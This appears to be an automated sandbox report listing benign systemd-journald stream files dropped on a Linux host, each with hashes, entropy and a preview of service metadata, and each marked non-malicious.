SHA-512:	297455ABBD3198FB7E649F2DBF16EBD8FD12EB35352DCD4ED59D0B50475474436584B30C7A914E46FFAC403FFB201333840C90A374A602BF95F590FA25B9CEE
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=d1307c425cfd45e68599b973d856af48.IDENTIFIER=dbus-daemon.

/run/systemd/journal/streams/.#9:81135w8hm8l	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	222
Entropy (8bit):	5.396743344038703
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmoXzqRSaRxU2lsjswq:SbFuFyLVIg1BG+f+MoOX6ZjLTTIWTIL
MD5:	7615B99087CD46A14F6746D627ED65A6
SHA1:	0C04E65B3A6377A1ECC99AC22895D87D3B712F2C
SHA-256:	3A7175D78AB44F243C8A27646C1C6B4862C41A7442D8D440272AB5D6F2A891EA
SHA-512:	EF3A276FD94FBDC07BD9A9E0FAFC1CEB3160DC7C30DEED6D7A744A1866E0C732027AE74618CDD91B808F19036687C01F8E8B35FBC5D109390C9BBBCCAFD5 7D7
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=b99eab84c97842c09e94b464998ded7b.IDENTIFIER=accounts-daemon.UNIT=accounts-daemon.service.

/run/systemd/journal/streams/.#9:811385LvOpm	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.406815496399663
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmu6xcAcKGeUfshgrqS:SbFuFyLVIg1BG+f+Mud5K42jLkGq
MD5:	5632BEC95043E0EE104C3F819ACF61E9
SHA1:	FDF3E4B24C28835CC48AEABC5DB824B95F556893
SHA-256:	E4E9E4B64E8CEE1309BB81D5D62BF6C1437A21A8AE77AD65FB2CB864F8C1B6AB
SHA-512:	6E01F0E1925278C689A0315A23E94638DE599A132CBF926C19B1B21E9F89001895DA43BB5A21873596346A64BDEFA4C785792608B2CBEA23230F89CE400EE8DE
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=df10604dbb48439eaf944eb53c7c1144.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:81139GDlhEm	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.388300037771667
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm8ohdHEYYAglsjsmNm:SbFuFyLVIg1BG+f+M8oLHLjdCLKzK
MD5:	20878D6FB888FE52DBA3BF4B0AE6784A
SHA1:	78E346E6508F61383E5628990A824695C430B70B
SHA-256:	758A88DEBF85D474FFDEB2ED13D56B44C689C35514AC4419BDEEDAE86E0FD562
SHA-512:	E23F57CCB373605D1D51078D9BE6F6E91BFE69E41D8CCD5CF2538F75203794CF19D4D8367B5FD15702BA5AB5A6922CC93C0DF8C1FE96EA65DB59B675D9744A F
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=60fcd287141c4d2eac53b4afda61565c.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:811419Lx59l	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.535838141955925
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/4gHUN+HcTLMxsjsv:SbFuFyLVIg1BG+f+MCNRTLMqji4s
MD5:	992B02DEBFE4FD4B949C4BFF26C20936
SHA1:	8AF896811C9A87B8461E954B50940D1AEB407141
SHA-256:	C0613A6E606CA700579E4F332C2D2F835364C1ACEE7268C32C6DE422DE7F49B4
SHA-512:	C1F625DFDA41FE539683D45FDC300525FF2664AE110B7BA0A28A75D60E6693DDAECB7B7E0BE963704DEB18B0BB036EFCD793974A6ED1062E3CDA0BB10E1A4 01
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=57d9e7f661c84563b1418a9d919ab961.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:811421HoHOk	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.427486688469741
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOdvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm/Gj3HBPoI5xsjsz:SbFuFyLVK6g7/+BG+f+M+jX6kqjNq
MD5:	7065EF485438CF85E9E598C00663E2C3
SHA1:	514C948EAF524B2AF7476C314C7D57B13725449E
SHA-256:	5B825570ED0B45C81965BA5B8A464A11F8A6A2434C66EA3DD5274855C4DDF23F
SHA-512:	F7FF69BF0040BAD8D0DC5A499BAC175AB01953EB1836DFF9621D2DD1C57BAE93CBB3386E330EF79ACED51EAE5559BB6CEF449E042BD5136B42F5C15CC0CCI 684
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=6.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_I
	D=5c4c4629e7774248bf455304c846e2fc.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:81164oDCsPl	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	195
Entropy (8bit):	5.387603706554479
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOfvP69ms947z+h6SnLAqC+h6KV+h6CQzuxm/sdSpYSXAEBBc2s:SbFuFyLVI6g7/+BG+f+MUPkhBhBXpjNq
MD5:	D410F69F2CFD74C581DA8CBFCCF68B3F
SHA1:	D59552EC54471C42E88A1D21F33CDC9F07B3A61F
SHA-256:	94AA71444DF662E21B32F33117AABD77881B3FFF5A5015A697DFB6212CC3F811
SHA-512:	8767CD9C53FCA5900F531F10AEFC0DAD88E41382A7821BB521BEE157FEB8B9B54ACBE7D499A992910487B5AA89C6BB21E6510B2D5FEFA88482A4BC7272ED93 FF
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=4.LEVEL_PREFIX=0.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_I
	D=53fda71f37a74f94872eadd9efdd353b.IDENTIFIER=gdm-session-worker.

/run/systemd/journal/streams/.#9:81165j2ca7j	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.415915519955106
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmyzPc0cEHjcGU2js16:SbFuFyLVIg1BG+f+MyTFHpPjosQu
MD5:	C37D46E952FECA30B913A1C852C063AE
SHA1:	1353956AD7C1AF1059113220AFE8132BA71F3865
SHA-256:	C673871F68768B0D1477128CB53F0435CC73F52F5E2D9EABF0DA188A305B3075
SHA-512:	086D58251BA164C3F67693B3CE681CD9728BC9F411B360BD439260C133AC9E45043BDF0B40606999D958F724D76CA37611B7F55A9DE3003924F3B6119D70B23E
Malicious:	false

/run/systemd/journal/streams/.#9:81165j2ca7j	
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=87eaddf6299e4bb9ac53c5198a0cb9e6.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:81205Kspzyj	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.460556517840945
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M6eu2dHZ+qjZcHcljX+:qgFq6g10+f+MY6HZ+kmAu
MD5:	CD735AB8BE0207847F9F10572468AE65
SHA1:	3EF55FE9DD450379517FEFA79DE2D65254DDBCC3
SHA-256:	C9FF967D2662B45F649D862439417AA0B55A316561F6A5A9A87325A95610CD95
SHA-512:	FE51B82CA927AF19632E8202731ED073E7A4643724682C01E32F80B3125B5B818F5478FA6421204B7CB72779CF966CC2BDC245AC5970F8679E62A9DA6F31153A
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=0ccf07040e2e400c9b8b834df8883775.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:81206mUhmIm	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.350872857015892
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmoPS+9cc1dBXtsZjsO:SbFuFyLVIg1BG+f+MoPr9F1dBXeZjtWQ
MD5:	A985AD0102E43DC6B4DC1185E28E34C7
SHA1:	585E021539C36E75DCDF6402029C58E1E949C1AC
SHA-256:	E10C20DECAF2F40EE0A559AA9695FF953DC12051866E24C53B97327D3C37E092
SHA-512:	9B504411D3012B7F74F48E3CB0AA47325D3AF0BEE707C4C8CA9952E7623B3046F31817A95F23F27E4ADDE16B3063E5768C9BC6791E90682EDD2D63C23F33AA7
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=b1617494075848feaca47092109da0c8.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:81337vQY44j	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.449575708236833
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm6yE0bLhrx8sjsjOdy:SbFuFyLVIg1BG+f+M6EbFjNE
MD5:	18F32A792D34A4C442734D9BAB8C0833
SHA1:	AFBA5EE84A945F41C3D23C6D612120D9F1039315
SHA-256:	6716955CBCA436AC5CFEB210BDA295162F11E5049569472216267 76B59D69391
SHA-512:	B639BB609637DAB8EB8F1A72AA8E31329A7BD5C559E78B3BBFB8574AA1CF4C00C7EEA1AA3C6B79A83F9FAC9C35CBD4491106989D06C887E3387D957BFEBB949C
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=08cc0edaa8fb40d68957953bfb6d273c.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:81359JlzJ2m	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.393048819015235
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmyoBfTgaNRNlsjshKe:SbFuFyLVIg1BG+f+Mygj2jbVC
MD5:	1F32491AB98BF5D8E1D604522F726941
SHA1:	70D9F700ACEA918652F9A69F7A0F7E65D47B52AC
SHA-256:	0BFDE1854110DBF3BCE82CFCF465E1357A42B749DBA09A6EAC2FEA1117C16443

/run/systemd/journal/streams/.#9:81359JlzJ2m	
SHA-512:	DB5B94AD48E111DAEE6AB4940DD42D16D643363F677502A83692CCC29CA498D119B492642E589F117CBFDC12195917FF8CEABA4E4B58416E6041D79683037FF
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=83883f70b4b3448a936deb58aab99cd3.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:81732G2tlgt	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.535778642097877
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm9cYQ3RwVBEhbfsh+3:SbFuFyLVIg1BG+f+MWdiaIZji4s
MD5:	40D04FF02E6CFB746492153AB10009B6
SHA1:	038BFBB689C6C8FEAE40044ED57AA94B51201CFC
SHA-256:	751E391C1BCBB6E95FAED54445E0AF22F50BB9BADED4BB6B23C01B253D8CBD7B
SHA-512:	AA1B040BE39B0CFFB61A1261064FC645A415BE699EC1CA55F242F1A3250C46ADC5863553D15611FAD88A7AD19DA208453AF3E7F01CD9B69A487BCB1D902D38A
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=765615e34233414384b690da25aa949c.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:81733hWRT7s	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	189
Entropy (8bit):	5.353068348156071
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm5nTmHHnpe/2lsjs16:SbFuFyLVIg1BG+f+M1TmnnsO2joa
MD5:	587A22E9FE86FAE0D1A93716B4995B45
SHA1:	F8FB2F7A7B12709D719BE3732B8E3ABB270FA16E
SHA-256:	4AB4499313F268ABD9FD67A94AE3BCFA8536E6F607178771DE511FE35F3201C5
SHA-512:	D7E0E6938389B4AA05C4F80B32C8A333A0D40578311FB6853F34AD62B4510A069190EB1CB70E531B4F6191AA671B149EECBFC8C62BF7619639F8B97031632AFC
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=35b01703e4184d5bac66bd40f1b51f63.IDENTIFIER=dbus-daemon.

/run/systemd/journal/streams/.#9:817349fsQgv	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.396904400443798
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmrspmttTXEjHsjs2ALAQ:SbFuFyLVIg1BAf+Mwp2hXIMjNALyAZD
MD5:	5F97A86F3F7EC50461BE0268E2016B56
SHA1:	C60D3A3691C002894EE0193E95364D1E5A0AEA2D
SHA-256:	474D37F2051888AB6C21A67A22CBBA5188D18938B279173B415F8A1003138DA4
SHA-512:	5AB224D81996A501B57B9383681A7E32EF1FD831467FCCC28A1CC840BDC014A6EFF9CF85445E110D5F86DDA04DC6AF785F52968250D6D6C472E4198EAAB0A93B
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=aa3b1ae5b0bf41559b4645562ad05160.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:81741EnHQju	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.3987978908007195
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmsF3RdQEzi8jUOVvR/:SbFuFyLVIg1BG+f+Ms9RdI8jUOmjLkGq

/run/systemd/journal/streams/.#9:81741EnHQju	
MD5:	2EE5AB56488D22297A28800D595930B2
SHA1:	232F561E5852593146DB549DE02F81B8AA19E93A
SHA-256:	EE62A3E3FBD9F3EC1EE4345CA464CDAC139FD74590CC42348F445FB4A7C740DE
SHA-512:	C10DEB978C9A607F6283B3286A3CBFAD223F9D574BE7066E7D2EC66A2189B30989BE7E014EFBCC7E0F356F589B98009EDCA68133046601F2D66A5D718C2DFB49
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=f552d448d4d14fa99d74d9b9d35d9f80.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:81742lJslft	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.452612283628684
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmuEiEWDKSdBuqjs2BbQL:SbFuFyLVIg1BAf+MuwIfTjNdQIeXD
MD5:	99E7BE69B8B2BAAD238A366233257DCF
SHA1:	9881B9C06D4D3733D24412CFE29ED62E5A6ED38B
SHA-256:	CE15D48C34A1267E48AD0CCB563EACB30B0114B7F06AAEF5228ACE3F4482628C
SHA-512:	57C84E0392FA562A7517C17B6B370F82574935871820 57A096259DF75A9F0969862BDD05281AD5FC69660017D9F25BB36F9A8C4377D5F90EE0ADE67B7C2EB036
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=d85bde368acb43f8b7278c0dd398f0dd.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:81743qgtbXw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.50284152116538
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmpBRmTxTXpQ2rqjs77:SbFuFyLVIg1BG+f+MzR+b+Zji4s
MD5:	91040654868B58B4DCCFD0B23C4CD5A4
SHA1:	59C7B5879EAE9EAA399C2EBDCFE1EAA8BC0000E0
SHA-256:	4CD4E0FA4214E2DD6C881F0D2E5C6DE91B7C35D0309B4F450FD6ED5E7CF22B05
SHA-512:	EFC42C772782522DED70167DD7F99113338BA8DCECBA5B49FE99153AC5B8E78A3898B4BBF6431E0DECFBAB7A20E81D402F244A4610C5E56BAF538516444CF8C
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=c1a9a04681ad4bc6b4663b3182449116.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:82272ahUERw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.364368758787593
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/+8EE13mRMK2rxsje:SbFuFyLVIg1BG+f+MHEriLrqjdCLKzK
MD5:	6A5407F06CA0F82B8FE8F5809D611D19
SHA1:	DBA09C83D986B73386F46DB5C3098E2BF1540DED
SHA-256:	95A504DF386523059652F7F7D28318D5D0FB32456165BA793138EE6B54827B25
SHA-512:	FD98491C9F87940E4FC9BED6F72EF0501E34FE7549F44EEE4337AC0D9A33D0F5036ED4ED395E6D5AAB241C111A674FC016D4746A245954BB14D5D91932F1E89
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=57dc115861a54df08c52e0f43d153fda.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:82299MKzupu	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207

/run/systemd/journal/streams/.#9:82299MKzupu	
Entropy (8bit):	5.399847614181625
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmo8fDJRjja0HK5qjsc:SbFuFyLVIg1BG+f+Mo8rJRa0q5qjosQu
MD5:	5805410C978BFE06128C25A0D792F21A
SHA1:	42D17BA2230F63E86BE9476C9372F024F26520E8
SHA-256:	98E91F9FD8C15D0285232D85C26551135BBDC30098D16694BD92A23CA731EDA5
SHA-512:	0C0B0C0A41206A2C27AD1B7DC7F03236AF34562536D07F8D070F2AF6621CA355B69DA0D999FBC5B7226DACB67C7ECFF51F7A973E28AE45A907757DA7E733A2 2
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=b9e964acbff04bf4ae5df202c84c9e5e.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:82781swJnKg	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.4961307295242054
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm6XWR3SUOVt1ashg2+:SbFuFyLVIg1BG+f+M6mR3nl0s22ji4s
MD5:	C4FB5FB70253457D3C3E952228B211D9
SHA1:	C61457565095949AD20F7BD681673E2AEEDF3F7E
SHA-256:	9A1E15D70AFD64B302ECD9CEEF6B7C1174770143FEE2DFCC316E405274087498
SHA-512:	7EE8CC3EA6FA1DECB1C9745A4C7AFD8527D08CA76951E6495ED4FC791A66A483B5C156156B3DC6F85B631CC2ADE9B9F2BEEE51B9A47C5E3661B23A5B369F6 960
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=035dab716d314471a665d70efe84644e.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:82782PURJkg	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	199
Entropy (8bit):	5.373539773689917
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxm/4SGmVcQ/R3XTHUS020:SbFuFyLVIg1BAf+MgOLI2rqjNTZD
MD5:	384BF16CF8CD602D65427D02EB47C6ED
SHA1:	40AEB5D4732FF59F81D2878B26F7864843EA4D3B
SHA-256:	0301D9CB77DD9A043144FE207092E67BA843702D4A1D9D1F628403592010D88C
SHA-512:	CE20CA450F184805913F7157377C560162159AA856B79C4D5D43797FC96BC957A175229E2FDFD2799BDA86C69B506705C3298BF71B7EBEF26B09BA9AF265829C
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=5e87c4ef0af04f58afc4bd4dd2cabcf7.IDENTIFIER=gdm3.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:827917N8ISi	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	222
Entropy (8bit):	5.403446281251873
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M6Dz7uLujLTTlWTIL:qgFq6g10+f+MlCEWEL
MD5:	D03CCDFAF902564F4585D2322A0656B9
SHA1:	422FFEEE0379B5D5D1D477D4BF4CAB1DBEDDF17E
SHA-256:	2D89BBF41F552A56BA588C27B6593FD56FF0B22BA8F4B96CF50D05DE1B36D2A0
SHA-512:	C82A3C0FB8D741CF5A250C3D3C8327B92132A146B8FDFA2286C4B9A548A1EB32EDD2C1CDF8037BA05105544491E78D43820E83A356954589BAA441A990A8C52
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=970da27e01e348c6b3aea29b153030b1.IDENTIFIER=accounts-daemon.UNIT=accounts-daemon.service.

/run/systemd/journal/streams/.#9:8279311ugqj	
Process:	/lib/systemd/systemd-journald

/run/systemd/journal/streams/.#9:8279311ugqj	
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.410041623625899
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm9w2cbPkV192Yuxsj+:SbFuFyLVIg1BG+f+M3iu20jLkGq
MD5:	F30B267279C9983638CE4964CC3A60C7
SHA1:	6698C16AA8DB218693A36F839B4AF10C616A5313
SHA-256:	11BA9BA5DB655F5EDB546EDD664A93D85AA62ACA31E584AA4DC9095146F71E1D
SHA-512:	7AEA51FEBFF763E14EB9A00469197FDCCBE235A6C967675DA412AF954ADCBF5D12187C52C2E3BFC2DD54E1520EF2B51ED2958CCA1FD9B5490FC6E0D442CB8EFA
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=7d1609fe53b34e79900b81720f57a93b.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:82794DXmhQj	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.4968704699526985
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmzmeGUMWVvr/A+sjsv:SbFuFyLVIg1BG+f+MSeGUMScTji4s
MD5:	5FDBFA0AD23D0E8E521D3F6026719E24
SHA1:	93F96CC2CB03F1008A3B576E6E32D4E896CE3A5A
SHA-256:	4C8F8C43E50EF622EE142BAB87155069272F9498931E0DB485AAA042FF9CBB6E
SHA-512:	1833E6B45CFB7060C3A7D2C0D4C04878D539297528557B2028519A484B262C8098D3F83198F0DBC5359D804716C6FC3B0941A428094A2829AF0E80A17FA075CB
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=9bc1cab031c1435eb30d918c4f0bcd82.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:82945WjqdUw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.468254215629778
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmyPe8IQF5bhgrqjsig:SbFuFyLVIg1BG+f+MyP542jZcHcljX+
MD5:	679AA49E41F89FA69D5785998951DDF3
SHA1:	114D80485C5511B493F7304428FF740DDB8448F9
SHA-256:	2572C23643A939238FB351A69748E1AF6B7AC62E66D00F1959818A2F64161204
SHA-512:	8DC4170127E98DA8F78DA573A095DBB2DF85368FDB4BFCEEFC98916A022B32369689413A71BD1932510225FFC1270F298F0C4A3BD9955ECDB73F829B0342ABB
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=81b500b9190242948a187d58ba599528.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:83035HPMT3w	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.354803043564614
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm6BI4kcR08jshQJWL0:SbFuFyLVIg1BG+f+M6Jkg08jtWL0
MD5:	914CAEA373FE46D8D2BC43424FF62B2A
SHA1:	A6B4725CD72781E6FA762F604318D484572A6EB7
SHA-256:	3C200F4A89B0F2A6FCF0782E5C30D3836E33A7F93DA837BC664F59C341015703
SHA-512:	6D73C3AC6FCB8C6D17F194CAD67E8AB635A7EC3B27059343D2AD88C27EAB0A73831857C12B32A24FF1F9213C281C7D7FCC60FA6B45200EC5728A64BD4684572
Malicious:	false
